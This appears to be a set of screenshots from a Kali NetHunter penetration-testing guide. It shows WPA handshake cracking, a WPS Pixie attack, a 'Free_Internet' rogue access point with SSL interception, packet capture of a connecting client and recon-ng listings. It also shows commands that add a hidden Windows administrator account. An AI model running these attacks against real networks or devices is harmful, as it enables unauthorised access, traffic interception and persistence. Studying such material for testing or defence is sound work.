
WPA2

▶ xfinitywifi (...)



CH

-60 dBm



CH 6][Elapsed: 1 min][2016-06-29 00:49] WPA handshake: 44:94:FC:37:10:6

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	E
44:94:FC:37:10:6E	-63	67	496	137 1	6	54e	WPA2	CCMP	PSK	A

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
44:94:FC:37:10:6E	64:A5:C3:DA:30:DC	-62	0e-24	29	210	

Aircrack-ng 1.2 rc3

[00:00:00] 10 keys tested (255.05 k/s)

KEY FOUND! [15SHOUTINGspiders]

Master Key : FF 33 BC CC 87 0F AB 9F B8 7A 7F C2 41 B0 C5 1A
D6 1A F2 38 E7 38 3F A9 21 8F 66 49 0E 87 60 DE

Transient Key : 09 30 D0 D9 38 C4 B3 5A 19 1A A4 1B E2 94 A5 65
5B A8 78 4F 75 86 F7 CD 65 77 F9 AF AD 27 EB 02
7A 7E 76 0F 7D AE D9 FD 2D 7E 26 2D 70 B8 E9 0C
69 3C 2C 10 5C CC 04 82 F8 D2 5F A8 1F C2 37 6D

EAPOL HMAC : CB 6C 07 D6 89 39 C8 31 B6 25 A1 8C DF 1F C0 A1

```
11:02
4) root@kali: ~
Last login: Sat Jul 2 17:46:53 UTC 2016 on pts/8
Linux kali 3.4.0-Kali-gc6b158c-dirty #3 SMP PREEMPT Fri Dec 11 22:25:47 UTC 2015 armv7l

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~# wifite

      ( )
     / \
    /   \
   /____\
  /       \
 /         \
/           \

WiFiFite v2 (r87)
automated wireless auditor
designed for Linux

[!] the program compatty is not required, but is recommended

[+] scanning for wireless devices...
[+] available wireless devices:
  1. p2p0          ??????      Not pci, usb, or sdio
  2. wlan0        ??????      Not pci, usb, or sdio
  3. wlan1        ??????      Atheros Communications, Inc. AR9271 802.11n
[+] select number of device to put into monitor mode (1-3): 3
[+] enabling monitor mode on wlan1... done
[+] initializing scan (wlan1mon), updates at 5 sec intervals, CTRL+C when ready.
[0:00:04] scanning wireless networks. 0 targets and 0 clients found
```

```
5:23
1) root@kali: ~

11 HP-Print-F2-Photo... 11 WPA2 35db no
12 \x00\x00\x00\x00\... 11 WPA2 34db wps
13 HOME-EE97-2.4 11 WPA2 33db wps
14 (7E:8F:E0:A5:1A:80) 6 WPA2 33db wps
15 Brenner 1 WPA2 33db wps client
16 HOME-717C-2.4 11 WPA2 32db wps
17 CenturyLink1507 11 WPA2 32db wps client
18 Mac3 6 WPA2 32db wps
19 MDH WLAN 6 WPA2 32db wps
20 Baird-2.4 1 WPA2 31db wps
21 HOME-4D12 6 WPA2 30db wps
22 WiFiFoFum 6 WPA2 30db wps
23 (00:71:C2:66:B9:59) 11 WPA2 29db wps
24 CenturyLink2834 6 WPA2 29db wps
25 (D8:97:BA:B0:31:D9) 1 WPA2 29db wps
26 HR-HOME 6 WPA2 29db wps client
```

```
[+] select target numbers (1-57) separated by commas, or 'all': 15
[+] 1 target selected.

[0:00:00] initializing WPS Pixie attack on Brenner (E8:89:2C:DB:DD:70)
[0:00:28] WPS Pixie attack: attempting to crack and fetch psk...

[+] PIN found:      42000648
[+] WPA key found: Reesie1958

[+] 1 attack completed:

[+] 1/1 WPA attacks succeeded
    found Brenner's WPA key: "Reesie1958", WPS PIN: 42000648

[+] disabling monitor mode on wlan1mon... done
[+] quitting
```





10:48

Mana Wireless Toolkit

EDIT SOURCE

hostapd-karma.conf

hostapd-wpe.conf

The hostapd configuration file used by Mana.

Interface

wlan1

BSSID

00:11:22:33:44:00

SSID

Free_Internet

Channel

6

Enable karma

0

karma loud

0

UPDATE



12:11

2) MANA-FULL ▾



```
-- wlan1: flushing interface --
-- wlan1: setting ip --
-- wlan1: starting the interface --
-- wlan1: setting route --
Configuration file: /sdcard/nh_files/configs/hostapd-karma.conf
Using interface wlan1 with hwaddr 00:11:22:33:44:00 and ssid "Free_Internet"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
Internet Systems Consortium DHCP Server 4.3.1
Copyright 2004-2014 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/mana-toolkit/dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan1/00:11:22:33:44:00/10.0.0.0/24
Sending on LPF/wlan1/00:11:22:33:44:00/10.0.0.0/24
Sending on Socket/fallback/fallback-net
/usr/share/mana-toolkit/sslstrip-hsts/sslstrip2
Generated RSA key for leaf certs.
SSLsplit (built 2014-05-26)
Copyright (c) 2009-2014, Daniel Roethlisberger <daniel@roe.ch>
http://www.roe.ch/SSLsplit
Features: -DDISABLE_SSLV2_SESSION_CACHE -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter: IP_TRANSPARENT SOL_IPV6 !IPV6_ORIGINAL_DST
compiled against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
rtlinked against OpenSSL 1.0.1k 8 Jan 2015 (100010bf)
TLS Server Name Indication (SNI) supported
OpenSSL is thread-safe with THREADID
Using SSL_MODE_RELEASE_BUFFERS
Using direct access workaround when loading certs
SSL/TLS algorithm availability: RSA DSA ECDSA DH ECDH EC
OpenSSL option availability: SSL_OP_NO_COMPRESSION SSL_OP_NO_TICKET SSL_OP_ALLOW_UNSAFE_LEGACY_RENEGOTIATION SSL_OP_DONT_INSERT_EMPTY_FRAGMENTS SSL_OP_NO_SESSION_RESUMPTION_ON_RENEGOTIATION SSL_OP_TLS_ROLLBACK_BUG
compiled against libevent 2.0.19-stable
rtlinked against libevent 2.0.21-stable
4 CPU cores detected
proxyspecs:
- [0.0.0.0]:10025 tcp plain netfilter
- [0.0.0.0]:10465 ssl plain netfilter
- [0.0.0.0]:10110 tcp plain netfilter
- [0.0.0.0]:10995 ssl plain netfilter
- [0.0.0.0]:10143 tcp plain netfilter
- [0.0.0.0]:10993 ssl plain netfilter
- [0.0.0.0]:10080 tcp http netfilter
- [0.0.0.0]:10443 ssl http netfilter
Loaded CA: '/C=ZA/ST=Gauteng/L=Pretoria/O=SensePost/OU=MANA/CN=MANA/emailAddress=research@sensepost.com'
Using libevent backend 'epoll'
Event base supports: edge yes, O(1) yes, anyfd no
Inserted events:
0xa970f8 [fd 10] Read Persist
0xa971cc [fd 11] Read Persist
0xa9672c [fd 12] Read Persist
0xa96794 [fd 13] Read Persist
0xa9795c [fd 14] Read Persist
0xa979c4 [fd 15] Read Persist
0xa97a2c [fd 17] Read Persist
0xa97a94 [fd 18] Read Persist
0xa97b34 [fd 19] Read Persist
0xa96fe8 [fd 8] Read Persist
0xa97ba0 [fd 3] Signal Persist
0xa97d50 [fd 1] Signal Persist
0xa97e50 [fd 2] Signal Persist
0xa97f50 [fd 13] Signal Persist
```



Wi-Fi



✓ Free_Internet



CHOOSE A NETWORK...

CBCI-39FE-2.4



CBCI-5BC5-2.4



CBCI-5BC5-5



Google Starbucks



ngHub_31944CN303FDB



SWirelessNW



xfinitywifi




Other...



Ask to Join Networks



Known networks will be joined automatically. If no known networks are available, you will have to manually select a network.

```
13 root@kali: ~  
Last login: Sat Jul 2 17:09:52 UTC 2016 on pts/2  
Linux kali 3.4.0-Kali-gc6b158c-dirty #3 SMP PREEMPT Fri Dec 11 22:25:47 UTC 2015 armv7l  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
root@kali:~# tcpdump -i wlan1  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on wlan1, link-type EN10MB (Ethernet), capture size 262144 bytes  
17:47:13.272301 IP 10.0.0.100.bootpc > 10.0.0.1.bootps: BOOTP/DHCP, Request from 64:a5:c3:da:30:dc (oui Unknown), length 300  
17:47:13.328392 IP 10.0.0.1.bootps > 10.0.0.100.bootpc: BOOTP/DHCP, Reply, length 309  
17:47:18.643120 IP 10.0.0.100.63569 > google-public-dns-a.google.com.domain: 15463+ A? api-glb-lax.smoot.apple.com. (45)  
17:47:19.350273 IP google-public-dns-a.google.com.domain > 10.0.0.100.63569: 15463* 1/0/0 A 17.249.25.246 (61)  
17:47:19.558891 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [S], seq 3714005262, win 65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 737468195 ecr 0,sackOK,unknown-34], length 0  
17:47:19.559044 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [S.], seq 2959393737, ack 3714005263, win 65535, options [mss 1460,sackOK,TS val 134857 ecr 737468195,nop,wscale 6], length 0  
17:47:19.562126 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [P.], seq 1:241, ack 1, win 4117, options [nop,nop,TS val 737468197 ecr 134857], length 240  
17:47:19.562217 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], ack 241, win 1375, options [nop,nop,TS val 134857 ecr 737468197], length 0  
17:47:19.940666 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], seq 1:1449, ack 241, win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 1448  
17:47:19.944908 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], seq 1449:2897, ack 241, win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 1448  
17:47:19.944969 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [P.], seq 2897:2981, ack 241, win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 84  
17:47:20.069877 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2897, win 4050, options [nop,nop,TS val 737468704 ecr 134895], length 0  
17:47:20.070915 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2981, win 4048, options [nop,nop,TS val 737468704 ecr 134895], length 0  
17:47:20.088157 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [F.], seq 241, ack 2981, win 4096, options [nop,nop,TS val 737468722 ecr 134895], length 0  
17:47:20.088707 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [F.], seq 2981, ack 242, win 1375, options [nop,nop,TS val 134910 ecr 737468722], length 0  
17:47:20.091514 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2982, win 4096, options [nop,nop,TS val 737468724 ecr 134910], length 0  
17:47:20.103416 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [S], seq 1685482250, win 65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 737468736 ecr 0,sackOK,unknown-34], length 0  
17:47:20.103569 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [S.], seq 2301036937, ack 1685482251, win 65535, options [mss 1460,sackOK,TS val 134911 ecr 737468736,nop,wscale 6], length 0  
17:47:20.105400 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [P.], seq 1:241, ack 1, win 4117, options [nop,nop,TS val 737468738 ecr 134911], length 240  
17:47:20.105552 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], ack 241, win 1375, options [nop,nop,TS val 134911 ecr 737468738], length 0  
17:47:20.257988 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], seq 1:1449, ack 241, win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 1448  
17:47:20.258201 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], seq 1449:2897, ack 241, win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 1448  
17:47:20.258323 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [P.], seq 2897:2981, ack 241, win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 84  
17:47:20.264274 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2897, win 4050, options [nop,nop,TS val 737468892 ecr 134927], length 0  
17:47:20.265129 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2981, win 4048, options [nop,nop,TS val 737468892 ecr 134927], length 0  
17:47:20.277763 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [F.], seq 241, ack 2981, win 4096, options [nop,nop,TS val 737468906 ecr 134927], length 0  
17:47:20.278953 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [F.], seq 2981, ack 242, win 1375, options [nop,nop,TS val 134929 ecr 737468906], length 0  
17:47:20.282036 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2982, win 4096, options [nop,nop,TS val 737468909 ecr 134929], length 0  
17:47:20.284233 IP 10.0.0.100.64523 > api-lax.smoot.apple.com.https: Flags [S], seq 2085324780, win
```





```
Microsoft Windows [Version 10.0.10240]  
(c) 2015 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>ipconfig
```

```
Windows IP Configuration
```

```
Wireless LAN adapter Local Area Connection* 2:
```

```
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :
```

```
Wireless LAN adapter Wi-Fi:
```

```
Connection-specific DNS Suffix . : Home  
Link-local IPv6 Address . . . . . : fe80::a410:d0b0:d3f8:df17%8  
IPv4 Address. . . . . : 192.168.0.14  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.0.1
```

```
C:\Windows\system32>net user offsec Nethunter! /add  
The command completed successfully.
```

```
C:\Windows\system32>net localgroup administrators offsec /add  
The command completed successfully.
```


Appendix A: Supplementary Tools

```
root@kali:~# recon-ng

Sponsored by...

      /\
     /\ \  /\
    /\ \ \ /\ \
   /\ \ \ \ /\ \
  /\ \ \ \ \ /\ \
 /\ \ \ \ \ \ /\ \
//  //  BLACK HILLS  \ \
www.blackhillsinfosec.com

[recon-ng v4.7.2, Tim Tomes (@LaNMaSteR53)]

[80] Recon modules
[7] Reporting modules
[2] Import modules
[2] Exploitation modules
[2] Discovery modules

[recon-ng][default] > 
```

```
[recon-ng][default] > help
```

```
Commands (type [help|?] <topic>):
```

```
-----  
add           Adds records to the database  
back          Exits the current context  
delete        Deletes records from the database  
exit          Exits the framework  
help          Displays this menu  
keys          Manages framework API keys  
load          Loads specified module  
pdb           Starts a Python Debugger session  
query         Queries the database  
record        Records commands to a resource file  
reload        Reloads all modules  
resource      Executes commands from a resource file  
search        Searches available modules  
set           Sets module options  
shell         Executes shell commands  
show          Shows various framework items  
snapshots     Manages workspace snapshots  
spool         Spools output to a file  
unset         Unsets module options  
use           Loads specified module  
workspaces    Manages workspaces
```

```
[recon-ng][default] > █
```

```
[recon-ng][default] > show modules
```

Discovery

```
-----  
discovery/info_disclosure/cache_snoop  
discovery/info_disclosure/interesting_files
```

Exploitation

```
-----  
exploitation/injection/command_injector  
exploitation/injection/xpath_bruter
```

Import

```
-----  
import/csv_file  
import/list
```

Recon


